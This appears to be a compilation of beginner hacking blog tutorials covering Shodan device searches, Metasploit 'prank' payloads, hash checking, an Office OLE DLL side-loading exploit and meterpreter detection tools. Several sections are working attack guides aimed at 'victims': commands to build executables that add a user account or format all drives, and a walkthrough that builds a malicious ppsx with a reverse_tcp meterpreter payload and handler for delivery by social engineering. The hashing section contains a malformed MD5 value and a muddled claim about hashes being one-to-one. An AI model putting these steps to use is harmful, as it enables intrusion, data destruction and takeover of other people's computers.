Shodan a Search Engine for Hackers (Beginner Tutorial)

Many people have described Shodan as a search engine for hackers, and have even called it "the world's most dangerous search engine". It was developed by John Matherly in 2009, and unlike other search engines, it looks for specific information that can be invaluable to hackers. John Matherly is an Inernet Cartographer, hence the shodan.

Shodan is a type of search engine that allows users to search for Internet-connected devices and explicit website information such as the type of software running on a particular system and local anonymous FTP servers. Shodan can be used much in the same way as Google, but indexes information based on banner content, which is meta-data that servers send back to hosting clients. For the best results, Shodan searches should be executed using a series of filters in a string format.

So in conclusion we can say that, Shodan is a search engine for finding specific devices, and device types, that exist online. It is like an internet map that lets us see which device is connected to which or ports are open on a specific device or what operating system a certain system is using, etc. Rather than to locate specific content on a particular search term, SHODAN is designed to help the user find specific nodes (desktops, servers, routers, switches, etc.) with specific content in their banners.

What Shodan can do?
Shodan pulls service banners from servers and devices on the web, mostly port 80, but also ports 21 (ftp), 22 (SSH), 23 (telnet), 161 (SNMP), and 5060 (SIP). Since almost every new device now has a web interface (maybe even your refrigerator) to ease remote management, we can access innumerable web-enabled servers, network devices, home security systems, etc. Shodan can find us webcams, traffic signals, video projectors, routers, home heating systems, and SCADA systems that, for instance, control nuclear power plants and electrical grids. If it has a web interface, Shodan can find it! Although many of these systems communicate over port 80 using HTTP, many use telnet or other protocols over other ports. Keep that in mind when trying to connect to them.

How to use Shodan?

Understanding shodan is very important at first you might find it complex but once yu get to know it you will find it very handy in use and  very resourcefull too. So, now let us learn how to work with fasinating search engine. To use shodan to your advantage you have to first register to it.


Follow the steps to register. After registration a link will be sent to your e-mail ID for your activation of account on Shodan. Once your account is activated login to Shodan and now that you are logged in you are free to search anything.
Here are some examples for which you can use shodan to search up the things you want.
Webcam
When you search for webcam, it will show you all the webcam present in the world. It will show the results as shown in the image below :


Traffic Signals
Seaching about traffic signals or traffic signaks camera then it will show you all the traffic survallaince camera present.


Cisco
Searching about cisco will show you all the cisco routers in the world but you can search them by country. Like, here, i have found cisco routers in India and result is below image :


Scada
You can also search about Scada and you will get its information arround the whole world as shown :


netcam
Shodan can also show you about all the netcams in world and you can access them too with your hacking skills.


GPS
Shodan even lets you find all the GPS devices all over the world and for this you just have to type gps in the search box.


Port
Not only the devices but it can help find which port is open in which device. For example I have here searched port : 1723. Now we all know this port is used for VPN so through this we can know which device is using VPN as shown in image below :


When you search for port : 3389 it will show the operating system used by the device too which can be very useful.

This is how Shodan is useful for hackers as it gives all the information necessary to collect that too all over the world. And so you can manipulate this information as you desire.

Fun with Metasploit Payloads

Ordinarily small things have no use but whenever it comes up to their greater relevance then at certain point of time it has a universalized impact and can create a complex situation. And this article is about some simple payloads that can help us to muddle with our victim. Hence, leaving a mark behind.
Moreover metasploit is not about hacking but it’s also about hacking in style. There are a lot of payloads that are too good to not to use. These payloads are like small droplets in an ocean but still they matter and there are only handful of people who about these payloads. Also so far we have only learnt about hardcore metasploit but let’s see what more cools things it has to show us.

Add User
Moving forward, let us learn how to make such payloads, open metasploit and use windows/adduser payload. This payload lets you create another user in your victim's PC. The commands are:

use windows/adduser
set user raaz
set pass Ignite@123
set wmic true

generate -t exe -f /root/Desktop/user.exe


With the execution of above command, a new user will be created in your victim's PC. And you can go to the shell of your victim's PC and see the result. And to see the user’s type:
net user


Message Box

Another payload is windows/messagebox. This payload makes a pop-up message appear on victim's PC. The message can be anything you want along with title. To create this payload again open metasploit and use windows/messagebox. The commands are:
use windows/messagebox
set text you have been hacked
set tittle Important Message
generate -t exe -f /root/Desktop/message.exe


And your payload is created. When you will send it and once the victim will open it then a pop-up message box will appear displaying your message like the following one:


Our next payload is windows/format_all_drives. This payload formats any desired drive. The commands to create this payload are :

use windows/format_all_drives
set vlomelabel 3
generate -t exe -f /root/Desktop/format.exe


When the payload is sent and opened, it formats their drive.
Speak
Another such payload is speak_pwned. This payload is a one-line command payload which creates an audio saying "you have been pawned" and now when the victim will open it then this audio will be played for him/her. And it's command is :
generate -t exe -f /root/Desktop/speak.exe


So that is how you can use different payloads to mess with your victim. Also you can create this payload and keep it safe with you so that you can use it whenever you want. And please note that all these payloads are post payloads to make these work you need to first hack your victim.

This way even the smaller things will make a difference; after all even a pawn can kill the king. And most importantly, once you are done with your victim you can leave him/her a souvenir.

Beginner Guide to Understand Hashing in Cryptography

Cryptography is conversion of plain readable text into unreadable form. In cryptography first the data is converted into cipher text (that is encryption) and then the cipher text is converted back into readable form (that is decryption). Cryptography basically works on the concept of encryption and decryption. Encryption and decryption should not be confused with encoding and decoding, in which data is converted from one form to another but is not deliberately altered so as to conceal its content. Encryption is achieved through the algorithms. These algorithms are works with logic, mathematic calculations and its complexities.
Hash Function is most important function in Cryptography. A hash means a 1 to 1 relationship between data. This is a common data type in languages, although sometimes it’s called a dictionary. A hash algorithm is a way to take an input and always have the same output, otherwise known as a 1 to 1 function. An ideal hash function is when this same process always yields a unique output. So you can tell someone, here is a file, and here is its md5 hash. If the file has been corrupted during then the md5 hash will be a different value.
In practice, a hash function will always produce a value of the same size, for instance md5 () is will always return 128bits no matter the size of the input. This makes a 1 to 1 relationship impossible. A cryptographic hash function takes extra precautions in making it difficult to produce 2 different inputs with the same output, this is called a collision. It also makes it difficult to reverse the function. Hash functions are used for password storage because if an attacker where to obtain the password's hash then it forces the attacker to break the hash before he can use it to login. To break hashes, attackers will take a word list or an English dictionary and find all of the corresponding hash values and then iterate though the list for each password looking for a match.
md5 (), sha0 and sha1 () are all vulnerable to a hash collision attacks and should never be used for anything security related. Instead any member of the sha-2 family, such as sha-256 should be used.
To calculate Hash Value, we will use Hash Calculator. Install Hash Calculator from --> http://www.slavasoft.com/hashcalc/
Hash function plays major role in hacking/forensic world because it helps us to know whether a particular file has changed or not. You can also calculate hash value of your computer and know if anyone has made any kind of changes.

To calculate hash value open Hash Calculator.


Now browse the file of which you want to calculate the hash value. And click on Calculate.



After clicking on calculate it will give too hash values using four different hashing algorithms i.e MD5, SHA1, RIPEMD160, CRC32. You can check other boxes too if you want to use those algorithms to calculate hash value.
This way Hash calculator helps us to know the hash value. Now if there are any changes made in this file, the hash value will change too.
Once I calculated the hash value above i made some changes in the file and calculated the hash value again with the same method and as a result the hash value was changed.


 Now, we have two hash values. Let us compare both of these values of MD5. The value of first file is 1110808875326e25dl93e4ee096afaf1 and the value of other file is fb9d53883f302d78c978a583e8a85.
Seeing these two values of MD5 of the same file we can conclude that some changes are made. Because even slightest difference will change the hash value.
But now the main question is how to detect this change because a file can be of 1TB too. Also imagine that you are sending a harddisk full of important documents to someone and there is a huge possibility that someone can bribe the sender and make changes in your documents. So how can you detect these changes?
The answer is very simple --> Compare it! This tool helps us achieve our goal which is to detect the change.
Download Compare it! From -->http://www.grigsoft.com/wincmp3.htm
Open Compare it!


Click file and a drop menu will appear. Select compare files option.


A Dialogue box will open which will ask you to choose the files that you want to compare. Click on Browse button and select your file. And click on Open.


It will show you the changes by highlighting them with green color and the red color will tell the exact change as shown below:


So, in such way you can protect your sensitive data and detect the crime done too. 

Hack Remote Windows PC using Office OLE Multiple DLL Side Loading Vulnerabilities

Multiple DLL side loading vulnerabilities were found in various COM components. These issues can be exploited by loading various these components as an embedded OLE object. When we instantiate a vulnerable object, Windows will try to load one or more DLLs from the current working directory. If an attacker convinces the victim to open a specially crafted (Office) document from a directory also containing the attacker's DLL file, it is possible to execute arbitrary code with the privileges of the target user. This can potentially result in the attacker taking complete control of the affected system.

Exploit Targets
MS Office 2007
MS Office 2010

Requirement
Attacker: kali Linux
Victim PC: Windows 7


Open Kali terminal type msfconsole


Now type use exploit/windows/fileformat/office_ole_multiple_dll_hijack
msf exploit (office_ole_multiple_dll_hijack)>set payload windows/meterpreter/reverse_tcp
msf exploit (office_ole_multiple_dll_hijack)>set lhost 192.168.0.105 (IP of Local Host)
msf exploit (office_ole_multiple_dll_hijack)>exploit  


After we successfully generate the malicious dll and ppsx File, it will stored on your local computer

/root/.msf4/local


COMServices.ppsx is the file that you will zip and send to victim using various Social Engineering Technique that we have studied in previous articles.


Now we need to set up a listener to handle reverse connection sent by victim when the exploit successfully executed.

use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.0.105
exploit

Now send your malicious PPT files to victim, as soon as they download and open it. Now you can access meterpreter shell on victim computer

How to Detect Meterpreter in Your PC

Anti-metasploit is an article to know about how can you detect if you are hacked by someone through metasploit or not. Today, most of the time we stumble upon the ways about how we can be hacked or how to hack someobe but no one tells you that how to detect if you are hacked.
So, therefore, in this article we will learn how to detect of you are hacked someone through metasploit. And to this there are two tools :

·         Antipwny
·         Antimeter
Both of these tools will help us to acheive our goal. These tools help you kill the meterpreter session that your hacker has gained. You can download these tools from --> http://www88.zippyshare.com/v/t6FjCuTR/file.html

Antipwny

When you will double click on the software, a daiogue box will open and it will show the meterpreter file running in your computer as show : 


Now, right click on the process and select kill process option.


And so you can detect the file and stop it too in just two simple steps.

Antimeter
When you open this software, it will scan the whole computer and it show the virus containing file. Also, it will ask you to kill the process or not. So, you type y for yes and the process will die.


Thus, the ways to detect if you have been hacked. These tools does not only allow us to detect the file but helps us to kill it also that too in two simple steps. When the steps are completed your hacker will loose the session making you safe and secure. So go on and raise your head against these exploiting hackers.